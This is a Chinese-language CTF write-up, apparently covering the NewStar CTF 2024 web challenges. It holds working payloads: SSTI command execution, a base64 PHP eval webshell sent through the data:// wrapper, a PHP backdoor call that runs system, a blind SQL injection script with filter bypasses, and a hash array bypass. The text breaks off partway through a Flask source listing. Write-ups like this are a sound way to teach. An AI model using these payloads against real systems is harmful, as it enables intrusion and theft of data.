
php变量名和%0a绕过,写个代码
1
2
3
4
5
6
7
8
9
|
import requests

url='http://192.168.183.1:53781/BacKd0or.vubjeVv3GZwDWHK3.php?NewStar[CTF.2024=Welcome%0a'
data={'papa':'doKcdnEOANVB','func':'system','args':'env'}


res=requests.post(url=url,data=data,)

print(res.text)
|
这里变量名从NewStar_CTF.2024变成NewStar[CTF.2024,是因为php的变量名里只有数字字母和下划线。如果含有空格、+、.、[则会被转化为下划线
但php中有个特性就是如果传入[,它被转化为之后,后面的字符就会被保留下来不会被替换
然后是%0a绕过正则匹配,一开始我以为是PCRE多次回溯绕过,后来想想如果是那样的话,前面的又绕不过了。
你能在一秒内打出八句英文吗
知识点:python脚本编写
一个脚本题,点了开始之后就不能f12了,不过鼠标放在url处,再点f12就可以成功
然后分析js代码,发现是在/start路由给英文文本,在/submit路由提交。可以用ai调一个代码出来
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
|
import requests
import time
import re
from bs4 import BeautifulSoup

def fetch_and_submit(base_url):
    """从 /start 获取文本并提交到 /submit"""
    session = requests.Session()
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36'
    }

    # 第一阶段:从 /start 获取英文文本
    start_time = time.time()
    try:
        print(f"[*] 访问 {base_url}/start 获取文本...")
        start_response = session.get(f"{base_url}/start", headers=headers, timeout=5)
        start_response.raise_for_status()

        # 解析HTML获取文本
        soup = BeautifulSoup(start_response.text, 'html.parser')
        text_container = soup.find(id='text')

        if not text_container:
            # 尝试从JavaScript变量中提取
            match = re.search(r'p\(({.*?})\)', start_response.text, re.DOTALL)
            if match:
                json_str = match.group(1).replace("'", '"')
                import json
                try:
                    data = json.loads(json_str)
                    text = data['0']  # 获取第一条文本
                    print(f"[+] 从JS变量中提取到文本: {text[:50]}...")
                except:
                    print("[-] 无法解析JS中的文本数据")
                    return
            else:
                print("[-] 未找到文本容器 #text")
                return
        else:
            text = text_container.get_text(strip=True)
            print(f"[+] 获取到文本: {text[:50]}...")

        # 第二阶段:提交到 /submit
        submit_url = f"{base_url}/submit"
        print(f"[*] 提交文本到 {submit_url}")

        # 模拟JavaScript中的提交逻辑
        payload = {'user_input': text}
        submit_response = session.post(submit_url, data=payload, headers=headers, timeout=5)
        submit_response.raise_for_status()

        elapsed = time.time() - start_time
        print(f"[+] 提交成功! 状态码: {submit_response.status_code}")
        print(f"[+] 总耗时: {elapsed:.2f}秒")

        # 检查响应结果
        if "提交成功" in submit_response.text:
            print("[+] 服务器确认提交成功")
        elif "flag" in submit_response.text:
            print("[+] 发现flag:", re.search(r"flag{.*?}", submit_response.text).group(0))
        else:
            print("[!] 未知响应内容")
            with open("response.html", "w", encoding="utf-8") as f:
                f.write(submit_response.text)
            print("[!] 响应已保存到 response.html")

    except requests.exceptions.RequestException as e:
        print(f"[-] 请求失败: {str(e)}")
    except Exception as e:
        print(f"[-] 发生错误: {str(e)}")

if __name__ == "__main__":
    # 配置目标网址 (示例: http://127.0.0.1:5000 或 http://ctf.example.com)
    TARGET_URL = "http://192.168.183.1:57968/"

    print(f"目标网址: {TARGET_URL}")
    print("=" * 50)
    fetch_and_submit(TARGET_URL)
|

本着学习的目的,我们自己也手搓一个出来,并记录大致思路。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
import requests
from bs4 import BeautifulSoup

session=requests.session()#创建持久会话对象

url='http://192.168.183.1:57968/start' #直接看start路由
response = session.get(url) #获取响应

if response.status_code == 200:     #判断响应状态码
    soup = BeautifulSoup(response.text, 'html.parser') #解析响应
    text_element = soup.find('p', id='text') #查找id为text的p标签
    if text_element:                         #判断是否找到
        value = text_element.get_text()      #获取标签内容
        print(f"{value}")                    #打印
        submit_url = "http://192.168.183.1:57968/submit" #提交url
        payload = {'user_input': value}                  #提交数据
        post_response = session.post(submit_url, data=payload)
        print(post_response.text)                        #打印响应
else:
    print(f"{response.status_code}")
|
脚本多试几次就行

主要是运用了BeautifulSoup来处理文本,以后可以借鉴这个来写脚本题。
复读机


知识点:ssti
ssti不多说武器库直接炸了
1
|
{{lipsum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u0067\u0065\u0074")("\u006f\u0073")|attr("\u0070\u006f\u0070\u0065\u006e")("ls /")|attr("\u0072\u0065\u0061\u0064")()}}
|
1
|
{{lipsum|attr("\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f")|attr("\u0067\u0065\u0074")("\u006f\u0073")|attr("\u0070\u006f\u0070\u0065\u006e")("cat /flag")|attr("\u0072\u0065\u0061\u0064")()}}
|
谢谢皮蛋 plus
知识点:sql绕过空格和and
环境好像有点问题,就是用/**/绕过空格,&&绕过and,直接跳了
遗失的拉链
知识点:www.zip泄露、phpmd5绕过
dirsearch扫出www.zip

打开后发现pizwww.php


审计代码,代码很简单,绕过哈希的话直接传两个数组就行,因为sha和md5都不能处理数组,返回的东西都一样。
其他绕过可以看我以前写的博客2024_BaseCTF_webmisc_week1_wp_basectfmisc-CSDN博客
Week3
Include Me


知识点:文件包含data伪协议传文件
1
2
3
|
me=data://text/plain;base64,PD9waHAgQGV2YWwoJF9QT1NUWydhJ10pPz4&iknow=1

PD9waHAgQGV2YWwoJF9QT1NUWydhJ10pPz4是<?php @eval($_POST['a'])?>的base64编码,我去掉了等于号是因为=号会被waf
|
blindsql1
知识点:布尔盲注脚本
fuzz一下,ban的东西还挺多

ban了union,所以不能用联合注入了,另外ban了空格和/,所以不能用/**/,用%09绕过空格。用like绕过=
substr和ascii也过滤了,用mid代替。
具体代码如下,直接用了别人的
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
|
import requests

base_url = "http://192.168.183.1:63261"

result = ""
i = 0

while True:
    i += 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) // 2  # 使用整数除法

        # 根据需要切换payload
        #payload = "sElect%09group_concat(table_name)%09FRom%09infOrmation_schema.tables%09Where%09table_schema%09like%09database()"#courses,secrets,students
        #payload = "sElect%09group_concat(column_name)%09FRom%09infOrmation_schema.columns%09Where%09table_name%09like%09'secrets'"#id,secret_key,secret_value
        payload = "sElect%09group_concat(id,secret_key,secret_value)%09from%09`secrets`"       #这里here_is_flag要用反引号才行,单引号不行,反引号用于标识数据库、表、列等对象的名称。

        # 构造正确的URL字符串(注意去掉了末尾逗号)
        current_url = f"{base_url}?student_name=Alice'%09and%09Ord(mid(({payload}),{i},1))>{mid}%23"

        r = requests.get(url=current_url)
        if 'Alice' in r.text:
                head = mid + 1
        else:
                tail = mid


    if head != 32:
        result += chr(head)
        print(f"[+] 当前结果: {result}")
    else:
        print(f"[+] 当前结果: {result}")
|

臭皮的计算机
知识点:无字母rce
进/calc路由,在源代码里看到python源码。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
from flask import Flask, render_template, request
import uuid
import subprocess
import os
import tempfile

app = Flask(__name__)
